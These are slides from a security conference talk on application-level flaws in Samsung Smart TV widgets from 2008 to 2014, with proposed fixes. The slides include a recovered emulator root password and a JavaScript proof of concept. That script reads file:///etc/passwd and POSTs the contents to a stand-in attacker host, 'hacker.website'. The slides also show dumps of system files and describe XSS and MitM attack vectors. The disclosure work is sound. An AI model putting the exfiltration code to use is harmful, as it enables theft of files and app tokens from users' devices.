

SAMSUNG SMARTTV: HOW-TO TO CREATING INSECURE DEVICE IN TODAY'S WORLD

Sergey Belov

SAMSUNG SMARTTV: HOW-TO TO CREATING INSECURE
DEVICE IN TODAY'S WORLD

whoami

- Penetration tester @ Digital Security
- Bug hunter
- Speaker

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Agenda

- SmartTV - what is it?
- Current state of research (in the world)
- Samsung Smart TV - series 2008-2014
- Emulator vs real hardware
- Architecture security issues
- Typical bugs in apps
- Bugs related to architecture
- Attacking vectors
- Conclusion

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```
PORT      STATE     SERVICE      VERSION
6000/tcp  filtered X11
7011/tcp  open      unknown
7676/tcp  open      upnp        AllShare UPnP
8000/tcp  open      http-alt
|_http-cors: GET POST PUT DELETE OPTIONS
|_http-methods: No Allow or Public header in OPTIONS response (status code 500)
|_http-open-proxy: Proxy might be redirecting requests
|_http-title: Site doesn't have a title.
8001/tcp  open      vcom-tunnel?
8080/tcp  open      http        lighttpd
|_http-title: 404 - Not Found
8443/tcp  open      ssl/http    lighttpd
|_http-title: 404 - Not Found
|ssl-cert: Subject: commonName=server1/organizationName=Samsung SERI/stateOrProvinceName=Surrey/
countryName=GB
| Not valid before: 1970-01-01T00:00:00+00:00
| Not valid after:  2030-01-01T00:00:00+00:00
|_ssl-date: 1970-01-01T04:53:33+00:00; -45y326d13h57m14s from local time.
15500/tcp open      unknown
52345/tcp open      http       Samsung AllShare httpd
```

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Current state - a lot of binary & hardware research

- <http://samygo.tv/>
- <https://media.blackhat.com/us-13/US-13-Lee-Hacking-Surveilling-and-Deceiving-Victims-on-Smart-TV-Slides.pdf>
- <http://community.hpe.com/t5/Security-Research/Hacking-my-smart-TV-an-old-new-thing/ba-p/6645844#.VKHH9AlqA>
- <http://www.delaat.net/rp/2012-2013/p39/report.pdf>
- <http://marcoramilli.blogspot.ru/2013/05/firmware-hacking-samsung-smart-tv-turn.html>
- ...

No talks about app security :(

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
Samsung SmartTV models

Series:

- 1) 2008-2014 - A, B, C, D, E, F, H (Bada)
Can be rooted (in most cases); different ways to install custom widgets
- 1) 2015+ - J (Tizen)
No public ways to get root; possible to install custom apps

This talk about security of application level (A-H series)

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Widgets architecture

Container includes

- 1) HTML
- 2) JS
- 3) CSS
- 4) Images
- 5) ...
- 6) Some .xml files with meta info

Widget is just a SPA which has access to low-level API of TV

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And... how do they work on TV?

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Emulator

- <https://www.samsungforum.com/Devtools/SdkDownload> - SDK Emulator (5.1, 2014)
- Ubuntu 12.04.2 LTS
- Linux smarttvemulator 3.2.0-41
- 1 GB RAM / 8 GB HDD
- Stricted system ables to run widgets (limited API)
- Everything works under root

Real hardware

- Different configurations
- Full API
- Two important users - root & app

2014_Smart_TV_Emulator_5_1 [Running]

The image shows a screenshot of the 2014_Smart_TV_Emulator_5_1 application running on a computer. The main window displays a "My Apps" screen with four icons: Facebook (highlighted with a blue glow), HelloWorld, Twitter, and VK. Above the app icons are five small navigation icons. In the bottom right corner of the main window, there is a "Return" button. Below the main window, a yellow status bar shows the text "Warning: GetSystemVersion() function is not supported in current emulator." At the bottom of the screen, there is a log window displaying several INFO-level messages related to window events. To the right of the main window, a detailed image of a Samsung remote control is shown, with arrows pointing left and right between them.

My Apps

Facebook HelloWorld Twitter VK

Return

SAMSUNG

Warning: GetSystemVersion() function is not supported in current emulator.

0002 [INFO] window.onShow
0003 [INFO] window.onFocusin
0004 [INFO] window.onShow
0005 [INFO] window.onFocusin

Search Filter

GO

Previous Next

Basic Device

0002 [INFO] window.onShow
0003 [INFO] window.onFocusin
0004 [INFO] window.onShow
0005 [INFO] window.onFocusin

Left %

www.zeronights.org

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Root password? Google... no results WTF

<https://mherfurt.wordpress.com/2014/10/10/auditing-samsung-smart-tv-apps/>

> there is no publicly communicated password for neither the smarttv user nor any other user that might log onto the virtual emulator.

Ok, let's do it:

- Mount hdd under another Linux system
- Find password

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First way:

```
a. # cat /etc/shadow  
root:g4KfRyC9MkXuM:16177:0:99999:7:::  
a. hashcat  
b. 1q2w3E
```

Second way:

```
# grep -r mkpasswd .  
. /checkAndLaunchEmulator.sh: [ -f /home/smarttv/  
Installer/.releaseOVAFlag ] && usermod smarttv -p `mkpasswd  
1q2w3E` && cp -f .xinitrc.r .xinitrc && usermod root -p `mkpasswd  
1q2w3E`
```

Ok guys, here is - root:**1q2w3E**

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Ok, let's run our first widget

Easiest way:

- 1) Take some existing (public available) widget
- 2) Inject your JS code at index.html :)

Or use blank provided by Samsung: <https://www.samsungforum.com/Guide/art00011/index.html>

Custom API

Access to file system

```
var fileSystemObj = new FileSystem();
var fileObj = fileSystemObj.openCommonFile(curWidget.id + '/testFile.data',
'r');
var strResult = fileObj.readAll();
```

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Custom API

Access to file system

```
curWidget.id + '/testFile.data';
```

Yes, we can use root path. But no path traversal :(

Custom API

Access to file system

But...

- Application can read files of each other!
- Example: we can steal secret tokens of other apps (API tokens)
- Real example: VK app for SmartTV

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Custom API

Fix?

- For each new installation of widget/app create new system (OS) user with autoincrement ID (like Android, widgetid_123456)
- Create curWidget.id folder in the same place (like now) and (!) change chmod/chown rights. It will save current structure of API and will prevent unauthorized access between different apps. Want to share info between apps? Ok, create file in root dir. But no access to each other.

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Custom API

Also provides access to

- Microphone
- Camera
- SmartHome
- Network (get / set)
- Gestures
- ...

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Ok, what about Same Origin Policy?

All apps are works with file:/// scheme

file:///mtd_down/widgets/user/XXX/index.html?country=RU

Do you know what that means?

Ok, what about Same Origin Policy?

All apps are works with file:/// scheme

file:///mtd_down/widgets/user/XXX/index.html?country=RU

Do you know what that means?

In old browsers we can read OS files!

(new - NS_ERROR_DOM_BAD_URI: Access to restricted URI denied)

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```
file = 'file:///etc/passwd';
var rawFile = new XMLHttpRequest();
rawFile.open("GET", file, false);
rawFile.onreadystatechange = function ()
{
    if(rawFile.readyState === 4)
    {
        if(rawFile.status === 200 || rawFile.status == 0)
        {
            var allText = rawFile.responseText;
            var url = "http://hacker.website/smarttv/";
            var params = "file="+file+"&content="+allText;
            var xhr = new XMLHttpRequest();
            xhr.open("POST", url, true);
            xhr.setRequestHeader("Content-type", "application/x-www-form-urlencoded");
            xhr.send(params);
        }
    }
}
rawFile.send(null);
```

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Same Origin Policy

Emulator


- Stealed /etc/shadow (browser under root!)

Real hardware (Samsung UE-48H8000 + last firmware)

- file:///etc/resolv.conf
- file:///etc/hosts
- file:///etc/passwd
- file:///etc/group
- ...

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Emulator



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Real Hardware

```
file:///etc/passwd
root::0:0:Root,,,,:/bin/sh
app::1010:1010:app,,,,:/bin/sh
webapp::1011:1011:webapp,,,,:/bin/sh
```

```
file:///etc/group
root::0:0
app::1010:app
webapp::1011:webapp
gfx::500:app,webapp
video::501:app,webapp
audio::502:app,webapp
disk::503:app,webapp
security::504:app,webapp
camera::505:505
dtvlogd::506:app
```

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Same Origin Policy

Fix

- For each app installation create new OS user with autoincrement ID (like with fileSystem)
- Add to SmartTV a tiny (probably custom) proxy-dns server with handling "local" zone, like .smartlocal that points to 127.0.0.1. Other queries we should to proxy thru system DNS.
- Add to smarttv local webserver that can do only two simple things: serve a static files and handling virtual hosts
- Run each widget in isolated origin, like
 - `http://widgetid123456.smartlocal`
 - `http://widgetid145356.smartlocal`
 - `http://widgetid7777.smartlocal`
 - ...
- It's more secure and will prevent access to local file system.

Or just follow Chromium <-> extensions way

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What do these bugs mean?

That developers don't have a secure storage for secret data (localStorage / Cookies can be stealed due file:///)

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Ways to be under attack (inject malicious JS):

- Malicious app that loads external JS (successfully review while publishing)
- MitM on any app that serves content via HTTP (very popular)
- XSS attack on any app

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And what about... XSS threat?

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And what about... XSS threat?
It's possible, like with typical web app
XSS = access to low-level API (include access to file system!)

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Summary

- XSS - because we have a modern SPA and if we find a way to do XSS attack, we can get access to extra API (like different access to hardware) / filesystem and hijack secret tokens / internal IP address / etc and try to attack home lan (do port scan <http://ba.net/util/nmap/nmap.html> thru js / attacking lan routers - routerpwn.com with simple exploits - like auth bypass + changing dns);
- Information leaks - debug info / address of dev environment
- Some of HTML5 issues
- Insecure communication (http)
- No ways to secure your app with CSP (due SOP bug)

Information leaks

Check everything

- js files
- XML files
- app.json

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Information leaks

- Test accounts

```
someObject.id = "samsung*****@gmail.com";  
someObject.pw = "deXXXXXX";  
someObject.id = "*****dev@gmail.com";  
someObject.pw = "tjXXXXXX";
```

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facebook

Please confirm your identity

Please choose one of the following methods to confirm your identity:

Provide your birthday

Text a security code to your phone

Continue

Not Kim? Log in here

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Information leaks

- Test accounts

```
someObject.id = "samsung*****@gmail.com";  
someObject.pw = "deXXXXXX";  
someObject.id = "*****dev@gmail.com";  
someObject.pw = "tjXXXXXX";
```

- Developers servers

- Internal IP addresses

Customer? Have Smart TV and want to be secure?

- 1) Do not install widgets from untrusted sources
- 2) Got root? Be carefully with custom software
- 3) Believe that all widgets are without any security issues :)

Developer?

- 1) Develop your app that every user will try to hack it

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Conclusion

1. No ways to store secret data - file:///
2. XSS is more has more impact than in common cases
3. Developers of widgets don't think about security (it's just SPA! Who will hack us?)
4. Believe that application market review will not pass malicious widget
5. I should update this talk when I will have TV on Tizen :)

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Thanks!

Any questions?

twitter.com/sergeybelove